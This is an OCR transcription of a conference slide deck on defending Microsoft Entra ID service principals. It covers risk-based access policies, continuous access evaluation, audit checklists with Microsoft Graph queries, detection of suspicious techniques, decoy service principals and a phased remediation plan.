

Microsoft Entra ID Protection Documentation
Overview
Concepts
Microsoft Entra ID Protection dashboard
What are risks?
Risk-based access control policies
User sign-in experience
Securing workload identities
Microsoft Entra ID Protection and B2B users
How-to guides
Deploy Microsoft Entra ID Protection
Configure notifications
Policy configuration
Simulate risk detections
Export risk data
Organizations can export data by configuring diagnostic settings in Microsoft Entra ID to send risk data to a Log Analytics workspace, archive it to a storage account, stream it to an event hub, or send it to a SIEM solution.
Enforce access controls with risk-based Conditional Access
Using Conditional Access for workload identities, you can block access for specific accounts you choose when ID Protection marks them "at risk." Policy can be applied to single-tenant service principals registered in your tenant. Third-party SaaS, multi-tenanted apps, and managed identities are out of scope.

https://learn.microsoft.com/en-us/entra/id-protection/concept-workload-identity-risk

Continuous Access Evaluation


Securing workload identities
Microsoft Entra ID Protection and B2B users
How-to guides
For improved security and resilience of your workload identities, Continuous Access Evaluation (CAE) for workload identities is a powerful tool that offers instant enforcement of your Conditional Access policies and any detected risk signals. CAE-enabled third party workload

https://learn.microsoft.com/en-us/entra/id-protection/concept-workload-identity-risk



Workload identities
Continuous access evaluation
CAE for users
CAE strict enforcement
CAE for workload identities
Adaptive session lifetimes
Filter for devices
What if tool
Protected actions
How-to guides
Scope of support
Continuous access evaluation for workload identities is supported only on access requests sent to Microsoft Graph as a resource provider. More resource providers will be added over time.
Service principals for line of business (LOB) applications are supported.
We support the following revocation events:
Service principal disable
Service principal delete
High service principal risk as detected by Microsoft Entra ID Protection

https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation-workload

Audit Service Principal Changes

- Credentials
  - Credentials and auth methods
  - Secrets, certificates, federated credentials
  - Including Microsoft services (E.Woodruff)
- Sensitive operations report workbook

https://learn.microsoft.com/en-us/entra/identity/monitoring-health/workbook-sensitive-operations-report


How to use Microsoft Entra Workbooks
Authentication prompts analysis
Conditional Access gap analyzer
Cross-tenant access activity
Multifactor authentication gaps
Provisioning insights
Risk analysis
Sensitive Operations Report
Sign-ins using legacy authentication
Troubleshooting
Reference
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
Modified application and service principal credentials/authentication methods - This report flags actors who recently changed many service principal credentials, and how many of each type of service principal credentials changed.
New permissions granted to service principals - This workbook also highlights recently granted OAuth 2.0 permissions to service principals.
Directory role and group membership updates for service principals
Modified federation settings - This report highlights when a user or application modifies federation settings on a domain. For example, it reports when a new Active Directory Federated Service (ADFS) TrustedRealm object, such as a signing certificate, is added to the domain. Modification to domain federation settings should be rare.

Audit Service Principal Changes

- Microsoft Entra security operations guide for applications


https://learn.microsoft.com/en-us/entra/architecture/security-operations-applications


Deployment guide
Migration best practices
Microsoft Entra Operations reference
Microsoft Entra Permissions Management Operations reference
Security
Security baseline
Security operations guide
Security operations overview
Security operations for user accounts
Security operations for consumer accounts
Security operations for privileged accounts
Security operations for PIM
Security operations for applications
Security operations for devices
Security operations for Infrastructure
Protect Microsoft 365 from on-premises attacks
Secure external collaboration
Secure service accounts
Secure for AI
Download PDF
What to look for
As you monitor your application logs for security incidents, review the following list to help differentiate normal activity from malicious activity. The following events might indicate security concerns. Each is covered in the article.
Any changes occurring outside normal business processes and schedules
Application credentials changes
Application permissions
Service principal assigned to a Microsoft Entra ID or an Azure role-based access control (RBAC) role
Applications granted highly privileged permissions
Azure Key Vault changes
End user granting applications consent
Stopped end-user consent based on level of risk
Application configuration changes
Universal resource identifier (URI) changed or non-standard
Changes to application owners
Log-out URLs modified

Audit Service Principal Changes

- Playbook: Compromised and malicious applications investigation

https://learn.microsoft.com/en-us/security/operations/incident-response-playbook-compromised-malicious-app


Filter by title
Implementing security operations processes
Overview
Defend against threats with Microsoft Sentinel and Microsoft Defender XDR
Incident response
Playbooks
Introduction
Phishing
Password spray
App consent grant
Compromised and malicious applications
Token theft playbook
Microsoft Incident Response team approach to ransomware
Detecting human-operated ransomware attacks with Microsoft Defender XDR
Responding to ransomware attacks
Microsoft Defender XDR security operations guide
Microsoft Defender for Office 365 security operations guide
Microsoft Entra security operations guide
Microsoft Defender for Cloud Apps security operations guide
Microsoft Defender for Identity security
If you deployed Microsoft Entra ID Identity Protection - risky workload identities, check the Suspicious Sign-ins and Leak Credentials detections. For more information, see workload identity risk detentions.
Check the target resource
Within Service principal sign-ins, also check the Resource that the Service Principal was accessing during the authentication. It's important to get input from the application owner because they're familiar with which resources the Service Principal should be accessing.
Application
Azure AD Domain Services Sync
Application ID
00001111-aaaa-2222-bbbb-3333cccc4444
Resource
Microsoft Graph
Resource ID
a0a0a0a0-bbbb-cccc-dddd-e1e1e1e1e1e1
Check for abnormal credential changes
Use Audit logs to get information on credential changes on applications and service principals. Filter for Category by Application Management, and Activity by Update Application – Certificates and secrets management.
Check whether there are newly created or unexpected credentials assigned to the service principal.
Check for credentials on Service Principal using Microsoft Graph API.
Check both the application and associated service principal objects.
Check any custom role that you created or modified. Note the permissions marked below

Audit Service Principal Provisioning

- OAuth applications***Numerous
- Managed identities
- Service principals (service accounts)
- Naming conventions

Audit Service Principal Provisioning

- Owners***Activity Logs or user tracking
  - activity logs

    ```
    MSGraph: GET /subscriptions/{subscriptionId}/providers/Microsoft.Insights/eventtypes/
    management/values?filter=eventName eq 'Create Service Principal'
    ```

  - user tracking

    ```
    MSGraph: GET /users/{id}/createdObjects
    ```

- Tagging
  - “Authorized signature”
  - Set/Get custom attributes

    ```
    MSGraph: GET /servicePrincipals/{id}?$select=customSecurityAttributes
    MSGraph: PATCH https://graph.microsoft.com/v1.0/servicePrincipals/{id}
    ```

Audit Service Principal Integrity

- Configuration of Microsoft 1st-party services (credentials)
- Matching of Enterprise applications to application registrations (OAuth apps)
- New local service principals – naming conventions
- Expected vs actual permissions***

Detect suspicious TTPs

- Temporary deletion of not just SPs but: users, groups, OUs, Enterprise apps
- Other persistence techniques: hiding in subscriptions, directories
- Enumeration techniques: directory, assigned roles, resources


Deception

- Fake service principals
  - monitored
  - minimal privileges
  - hidden

Defensive Measures

- Access Lockdown
- Conditional Access Policies
- Continuous Access Evaluation
- Audit
  - Changes
  - Provisioning
  - Integrity
- Detect TTPs
- Deception

Apply What You Have Learned



- In next 4 weeks
  - Review IAM, conditional access policies and continuous evaluation access
  - Inventory service principals, enterprise apps, managed identities
  - Audit user permissions, especially Cloud/Application administrator
  - Identify privileged SPs, enterprise apps, managed identities
- In next 12 weeks
  - Review/implement detection best practices
  - Assess and adjust access configuration
  - Implement a recurring audit of over-privileged SPs and apps with deltas
- In next 6 months
  - Implement SP integrity checks
  - Implement detection of suspicious TTPs
  - Evaluate a deceptive defense strategy involving detection of false SPs

RSAC 2025 Conference

Many Voices.
One Community.

For more information:

http://github.com/edleft/rsac2025

https://www.linkedin.com/in/jenkohwong/